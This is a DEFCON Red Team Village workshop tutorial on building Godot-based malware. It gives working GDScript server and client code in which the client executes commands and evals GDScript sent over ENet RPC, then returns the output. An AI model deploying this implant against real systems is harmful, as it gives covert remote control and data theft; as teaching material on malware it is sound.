Godot Malware with Native RPC Calls
Using native Godot RPC calls to create malware. A learning experience purely for education.

DISCLAIMER:
This is purely for educational purposes. This is solely to educate individuals on the given topic. This is not intended to promote the development of malware nor usage of it in the wild.
What is this?
This is a workshop intended for DEFCON 33 at Red Team Village (RTV). If you happen to stumble upon this through recommendations or you are actually at DEFCON then thank you. I want to thank you for choosing to take the time to read through this workshop and I hope you learn a thing or two. This workshop is designed for beginners in the field who only know the basics of security. If you are at a high level in your career this course may bore you but I still implore you to go through it to see how easy it is to create malware with little to no coding experience.
For those who just want to get to the coding part or the “bulk” of this tactic you can skip part 3.
What do I need?
For this workshop you will need one thing.
- Godot Engine (https://godotengine.org/). This tools is pretty handy since you can write code, run code, and compile applications all in the same place. Of course you can choose to use an alternative IDE such as VSCode but to keep things simple and straight forward we will just be using Godot.
Where to begin
UDP vs TCP
Before we get into any of the actual code, it is very important to understand the difference between User Data Protocol (UDP) and Transmission Control Protocol (TCP), including the disadvantages, advantages, and use cases of each one.
TCP
Transmission Control Protocol (TCP) is a protocol known as a “three-way handshake”. This protocol is divided into 3 steps.
- It needs to establish connection with the target by sending a
SYNpacket. The second computer responds with theACKandSYNbit set to one. This means the first computer has confirmed the second computer exists and the second computer has responded. - Next the first computer will send data over. Once the data is received the second computer responds with another
ACKbit acknowledging data was received. - The first computer sends a
FINpacket to close the connection. Similar to step one the second computer will respond with aACKandFIN. The first will respond withFINand the transmission is complete. This is most commonly used for things such as web browsing, emails, file transfer, etc.
UDP
User Datagram Protocol (UDP) is alternatively known as a “handshakeless protocol” for things such as video games or DNS lookup it prioritizes speed before all else. It allows for quick data transfer. In the simplest terms a client will throw data at a server and the server will “hopefully” catch it. This protocol is more prone to packet loss but unlike TCP in which a server has to acknowledge the request hence it will also require time to do that. UDP tends to be the preferred option for things such as video games.
The reason these are brought up in this course is because Godot is intended to be used to create games, and games are inherently UDP based. So if you plan to create a lab, exercise, CTF Challenge, or even an application with this it is important to know that RPC calls utilize UDP. I mainly mention this due to personal experience of taking 4-5 hours to troubleshoot a docker deployment only to realize the open ports were correct but not the correct protocol.
Godot Functions
As some of you may be aware of malware known as godloader, which was a big thing a year ago. I will not talk about it more in this workshop but those interested can follow this link (https://godotengine.org/article/statement-on-godloader-malware-loader/) to see Godot’s official response and this link (https://research.checkpoint.com/2024/gaming-engines-an-undetected-playground-for-malware-loaders/) for a pretty good breakdown on how it worked.
So why bring up godloader? For me it raised the question of “Is that all?” and it turns out it isn’t. Since Godot is based in C++ we can write some pretty nasty malware with it natively. To go into a even higher context and just use GDScript there exists two very powerful functionalities which are known as OS which some of you may be able to guess what it does if you are familiar with python, and ENetMultiplayerPeer which is a extension of using the ENet library.
OS GDScript Library
- Documentation: https://docs.godotengine.org/en/stable/classes/class_os.html
If you are familiar with python then this should be seen as somewhat similar. It is a class that allows for users to communicate with the Operating System (OS). It is treated with a LOT of scrutiny by Anti-Virus (AV) due to its association with malware.
- Documentation: https://docs.godotengine.org/en/stable/classes/class_os.html#class-os-method-execute
The function I want to specifically highlight is OS.execute. This functionality is cut and dry in the aspect it will allow for system commands. Below is an example also used in the documentation on how this can be used. But in our situation we want to do some basic recon of the system and exfiltrate the data.
1
2
OS.execute("ls", ["-l", "/tmp"], output)
To break this command down into parts.
lsis the file it is running.["-l", "/tmp"]are the arguments.outputis an array in which the output is appended to.
ENetMultiplayerPeer GDScript Module
- Documentation: https://docs.godotengine.org/en/stable/classes/class_enetmultiplayerpeer.html This functionality is how multiplayer works in Godot. I am sure there are more efficient or better methods of doing so but we will talk about this one since it is the easiest to use. For this there are two fundamentals to learn.
Client/Server Usage
RPC Functions
It is simply a way for a client to call a function on the server and vice versa. This can be for applying damage to an enemy all the way to sending commands and getting a response. Below is an example of the RPC we will use in this tactic.
1
2
3
@rpc("any_peer")
func tactic(val):
	print(val)
@rpc("any_peer")Allows for anyone to call this function. it isn’t very secure but will work in our case. Another point of RPC functions is how they are called. They can only be called after a connection is made and they must be called like this:
1
rpc("<FUNC>",<ARGS>)
Putting it all together
Now that we understand the core values, the libraries we are using, and RPC calls as a whole. We can create a standard PoC to demonstrate how this all works together.
To start you will need to create a project.

Next a pop-up will show with some configurations.

This will need to be done twice. One for the server and one for the client. It will make more sense as we start writing some code.
We now go to the FileSystem area and right-click the res:// path. We then create two scripts. One called Globals.gd and one called TacticsServer.gd
The TacticsServer.gd file will server as our “main” function while Globals.gd will act as sources and where we will put functions.
To start we need to make our Globals.gd script global. To do so you can go to Project -> Project Settings -> Globals. Here you can click on the folder icon, browse to our Globals.gd file and click + Add. Now Globals.gd is an actual global resource.


Another thing unique to godot is Scenes. Now we didn’t create a scene at the start so lets do that now. We will go to Scene -> New Scene -> Other Node -> Node and then click Create. Next press CTRL + S or go to Scene -> Save Scene to save the scene. Name it main.tscn to keep things simple. Doing this should make your res:// look something like this.

Next we can right-click on the scene we just created and click Attach Script. Next we can click on the folder icon and click on the TacticServer.gd script we created earlier.

Another thing we need to do is set this scene as our “Main Scene”. To do this we go to Project -> Project Settings and in the search bar we search main. Under Application there should be a Run tab. In this tab is a Main Scene config in which we will once again click the folder icon and click on the scene we want to be out main scene.
Now that we are all set we can finally throw in some code. We need to look back to the Enet library for this. In the Globals.gd file we add the following.
1
2
3
extends Node

var multiplayer_peer = ENetMultiplayerPeer.new()
Now to explain the two lines added here.
extends NodeThis is just a standardgdscript thing are based on scenes.var multiplayer_peer = ENetMultiplayerPeer.new()Is creating a instance of multiplayer. Now that is all out of the way we will write some code for theTacticServer.gdfile. We will keep this short and sweet since we haven’t written the client yet and we just want to make sure the server will actually run.
1
2
3
4
5
6
7
8
9
10
extends Node

func _ready():
	Globals.multiplayer_peer.create_server(9009)
	multiplayer.multiplayer_peer = Globals.multiplayer_peer
	Globals.multiplayer_peer.peer_connected.connect(_on_peer_connected)

func _on_peer_connected(new_peer_id : int) -> void:
	await get_tree().create_timer(1).timeout
So a few different things are going on here.
func _ready():Is Godot’s way of “auto-start”. It will run this function when the application is ready to run.Globals.multiplayer_peer.create_server(9009)Starts the server to run on port 9009. You can change this to whatever port you want but for the tactic we will use port 9009.Globals.multiplayer_peer.peer_connected.connect(_on_peer_connected)This signifies what function runs when there is a connection made. The other parts we wont get too into now since they will make more sense once we have the client made and running.

Now we will export the to see if the server will actually listen on the desired port. Go to Project -> Export. For this next part you will need to click on Add and select the OS you want to run this on. I did windows for mine but you can do Linux without much of an issue. Next we will go to the Resources tab and select Dedicated Server under Export Mode.

Once we have that set we can also set the Embed PCK option which allows us to export only one binary with embedded resources.
Now we can click on Export Project, Click on where you want to export it to, and we can now officially test our server. You technically don’t need to export your server to test it. You can simply click on the play button at the top right of the Godot engine window.

Now we run it and it check that the server is actually listening on the port we want it to we need to use additional tooling. Since I am doing this course on windows I will use netstat but for those on Linux your commands are fairly similar. After running netstat -at you should see something like this.
1
  UDP    0.0.0.0:9009           *:*
For those on Linux you can just run netstat -a | grep 9009 with similar results. And just like that we have a basic PoC server to use! Time to work on the client. Time to move onto the client. For this we redo all the previous steps done for the server. From the start meaning you will need to create the project, create the files (Naming the gd script TacticClient.gd instead of TacticServer.gd) and most importantly making the Globals.gd file and making it global. Now to make sure you followed along. Your Globals.gd should look like this:
1
2
3
extends Node

var multiplayer_peer = ENetMultiplayerPeer.new()
And your TacticClient.gd is what should be different but for now here the code snippet and I will explain each bit.
1
2
3
4
5
extends Node

func _ready():
	Globals.multiplayer_peer.create_client("127.0.0.1", 9009)
	multiplayer.multiplayer_peer = Globals.multiplayer_peer
Globals.multiplayer_peer.create_client("127.0.0.1", 9009)Is connecting to a host listening on port9009.multiplayer.multiplayer_peer = Globals.multiplayer_peerCalls the object which will actually make the connection. Now we will edit theTacticServer.gdjust to see confirmation that out client can connect to the server.
1
2
3
4
5
6
7
8
9
10
extends Node

func _ready():
	Globals.multiplayer_peer.create_server(9009)
	multiplayer.multiplayer_peer = Globals.multiplayer_peer
	Globals.multiplayer_peer.peer_connected.connect(_on_peer_connected)

func _on_peer_connected(new_peer_id : int) -> void:
	print("Connected")
	await get_tree().create_timer(1).timeout
To test this we will have both projects open at the same time (Understandable if you don’t already) and hit the play button we did earlier when testing the server. This time we need an order that we start the server first and then the client. Once that goes through you should see this in your server’s console.

Now we want to go back to the section we talked about RPC and make a function in both of the Globals.gd scripts. For Server:
1
2
3
@rpc("any_peer")
func tactic():
	print("Server")
For Client:
1
2
3
4
@rpc("any_peer")
func tactic():
	print("Client")
Additionally we need the server to actually call the RPC function so lets edit TacticServer.gd to do so.
1
2
3
4
func _on_peer_connected(new_peer_id : int) -> void:
	print("Connected")
	Globals.rpc("tactic")
	await get_tree().create_timer(1).timeout
Here we are just trying to show RPC communication between the client and server. Run the server and the client again and see what happens. From Server:

From Client:

Notice how there was no additional print statement on the server side but on the client side there was? This is simply how Godot RPC calls work! Both sides must have the same script path (hence we sort of cheat this using Globals.gd for both). So the question is how can we actually transfer data? better yet how can we actually turn this into a usable shell?
To find out we can edit our RPC calls to accept variables so it will run the function we want, call another RPC call and return the value. Here we will edit both Global.gd scripts to do so. For Server:
1
2
3
@rpc("any_peer")
func tactic(val):
	print(val)
- Here we just need to print what is returned. Since RPC functions can differ in what they do we can leverage that a bit here. For Client:
1
2
3
4
5
6
7
@rpc("any_peer")
func tactic(val):
	var output = []
	var ex = val[0]
	val.pop_front()
	OS.execute(ex, val, output)
	rpc("tactic",output)
- Here the client is taking an array, assuming the first value is the executable and the rest are arguments, and then calling the rpc function
tacticto return the value.
Additionally we need to edit the TacticServer.gd script.
1
2
3
4
5
func _on_peer_connected(new_peer_id : int) -> void:
	print("Connected")
	Globals.rpc("tactic",["CMD.exe","/C","cd A:/Obsidian_Notes/CyberSecurity && dir"])
	await get_tree().create_timer(1).timeout
- Here we call the RPC function
tacticwith an array. This array is parsed on the client, ran, and returned to the server.
Testing this now should give us some results! But how can we make this a bit more interesting? From Server:

So here we see it didn’t exactly hit the directory path we want and of course you can mess with it to fix it but as a proof of concept this will suffice.
Time to add a bit of flare to it by introducing this code snippet here.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
var my_script = """
    print ("Dangerous scripting!")
    return true
    """

func run_script(input):
    var script = GDScript.new()
    script.set_source_code("func eval():" + input)
    script.reload()
    var ref = Reference.new()
    ref.set_script(script)
    return ref.eval()

func _ready():
    if (run_script(my_script)) :
        print ("True")
    else :
        print ("False")
This is a method that I stole from reddit here: https://www.reddit.com/r/godot/comments/vo40ya/comment/ieawibm/?utm_source=share&utm_medium=web3x&utm_name=web3xcss&utm_term=1&utm_content=share_button. This method allows for us to essentially ‘eval’ code during execution. Knowing this we can apply it for our uses by editing the Globals.gd one last time.
For Server:
1
2
3
4
5
6
7
8
9
10
func _on_peer_connected(new_peer_id : int) -> void:
	var payload = """
	var output = []
	OS.execute("CMD.exe", ["/C","cd A:/Obsidian_Notes/CyberSecurity && dir"], output)
	return output
	"""
	print("Connected")
	Globals.rpc("tactic", payload)
	await get_tree().create_timer(1).timeout
- Here we have the variable
payloadwhich is just a string of gd script.
For Client:
1
2
3
4
5
6
7
8
9
10
@rpc("any_peer")
func tactic(val):
	var source = """
func eval():
""" + val
	var script = GDScript.new()
	script.set_source_code(source)
	script.reload()
	var ref = script.new()
	rpc("tactic",ref.eval())
- Here we evaluate the gd script that is being sent over.
We can test this now and it will essentially do the same thing. The difference? Is now we are sending GDScript through RPC to run on the client. Effectively expanding the range of things we can do.
Yes before people say I am teaching a roundabout way of Godot Expressions you aren’t wrong. ya I mean I admit this method isn’t the most optimal but I believe it to be the most ideal for our needs. More importantly is understanding the core concepts of something to expand upon it.
Conclusion
Thank you for going through this tactic/blog. I hope you enjoyed it and learned a little something as you went through it. For those interested in this subject I would like to direct you all to malware village (https://malwarevillage.org/) They do some incredible work and I highly recommend checking them out. Also checkout RTV (https://redteamvillage.io/) since that is the village I wrote this for and I would feel a bit dumb not shouting them out.